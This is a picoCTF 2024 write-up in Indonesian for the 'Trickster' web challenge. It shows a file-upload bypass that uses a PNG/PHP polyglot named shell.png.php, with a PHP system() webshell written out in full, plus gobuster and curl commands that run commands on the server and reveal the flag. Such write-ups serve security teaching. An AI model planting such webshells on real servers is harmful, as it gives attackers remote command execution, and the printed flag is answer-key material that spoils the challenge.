

Trickster

Medium

Web Exploitation

picoCTF 2024

browser_webshell_solvable

AUTHOR: JUNIAS BONOU

Description

I found a web app that can help process images: PNG images only!
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: **STARTING**

Starting instance...

Hints ?

(None)

14,315 users solved



98% Liked



picoCTF{FLAG}


Submit Flag

Executive Summary

Kita diberitahu oleh si pembuat soal tentang sebuah website yang bisa memproses sebuah gambar dengan format PNG. Mari coba kita bedah.

Technical Report

Pertama-tama saya mencoba mengakses websitenya.



Welcome to my PNG processing app

Choose File No file chosen Upload File


Seperti yang saya duga, ada form/field yang memungkinkan kita upload file dengan ekstensi .png kedalam server.

Saya coba buat ekstensi .png dengan cara:

printf


```
'\x89\x50\x4e\x47\x0d\x0a\x1a\x0a\x00\x00\x00\x0d\x49\x48\x44\x52\x00\x00\x00\x01\x00\x00\x00\x01\x08\x06\x00\x00\x00\x01\x1f\x15\xc4\x89\x00\x00\x00\x0a\x49\x44\x41\x54\x78\x9c\x63\x00\x01\x00\x00\x05\x00\x01\x0d\x0a\x2d\xb4\x00\x00\x00\x00\x49\x45\x4e\x44\xae\x42\x60\x82' > test.png
```

Lalu saya upload.



Setelah test.png terupload, server memberikan output “File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully” yang artinya ada sesuatu dalam hal ini mungkin endpoint lain yang menyimpan test.png, disini saya berfikir mencarinya dengan gobuster.

gobuster dir -u http://atlas.picoctf.net:PORT/ -w /usr/share/wordlists/dirb/common.txt



Ada 2 yang menarik perhatian saya yaitu /robots.txt dan /uploads.

Coba kita cek robots.txt

curl http://atlas.picoctf.net:53673/robots.txt



Ada 2 lagi, coba kita cek /instructions.txt



Apa yang kita temukan:

- Validasi: .png extension
- Check magic bytes: 50 4E 47 (PNG signature)

- Files disimpan di /uploads/


Dari instructions, terlihat **2 kelemahan kritis**:

1. **Extension check lemah**: Server hanya check apakah filename *mengandung* .png, bukan *hanya* .png. Artinya jika kita membuat shell.png.php tetap akan lolos!
2. **Magic bytes check tidak lengkap**: Server hanya check bytes awal file, tidak peduli apa isi setelahnya. Kita bisa sisipkan PHP code setelah PNG signature.

Lalu kita lanjut membuat polyglot file (PNG + PHP):

```
printf '\x89\x50\x4e\x47\x0d\x0a\x1a\x0a<?php system($_GET["cmd"]); ?>' >
shell.png.php
```

File ini pada intinya file ini **berpura-pura jadi gambar PNG** agar bisa di-upload, tapi **sebenarnya adalah backdoor** yang memberi kita kontrol penuh untuk menjalankan command di server. Lalu kita upload.



Welcome to my PNG processing app

File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully

No file chosen

Setelah sukses diupload, kita coba apakah webshell nya work.

curl <http://atlas.picocftf.net:PORT/uploads/shell.png.php?cmd=ls>



Terlihat semua file dengan ekstensi .png yang sudah kita upload sebelumnya, jika sudah seperti ini kita bisa mencari dimana flag ditaruhkan.

Dengan :

curl

http://atlas.picocftf.net:58692/uploads/shell.png.php?cmd=find%20var/www/html%20-name%20%22*.txt%22

```
(tel@ELELEL)-[~/tools/CTF/PICOCtf/Web Exploitation/medium/Trickster]
$ curl "http://atlas.picoctf.net:58692/uploads/shell.png.php?cmd=find%20/var/www/html%20-name%20%22*.txt%22"
PNG
/var/www/html/MFRDAZLDMUYDG.txt
/var/www/html/instructions.txt
/var/www/html/robots.txt
```

Terlihat ada file aneh MFRDAZLDMUYDG.txt, coba kita lihat dengan cat.

curl

<http://atlas.picoctf.net:58692/uploads/shell.png.php?cmd=cat%20/var/www/html/MFRDAZLDMUYDG.txt>

```
(tel@ELELEL)-[~/tools/CTF/PICOCtf/Web Exploitation/medium/Trickster]
$ curl "http://atlas.picoctf.net:58692/uploads/shell.png.php?cmd=cat%20/var/www/html/MFRDAZLDMUYDG.txt"
PNG
/* picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_ab0ece03} */
```

BOOM!!, Challenge solve..!

Conclusion

Challenge **Trickster** mendemonstrasikan kerentanan **unrestricted file upload** yang hanya mengandalkan validasi extension dan magic bytes tanpa memeriksa keseluruhan struktur file.

Dengan membuat **polyglot file** yang memiliki PNG signature di awal namun berisi PHP code, kita berhasil bypass validasi server. File shell.png.php lolos karena mengandung .png dan dimulai dengan PNG magic bytes, namun tetap dieksekusi sebagai PHP oleh Apache berdasarkan extension terakhir.

picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_ab0ece03}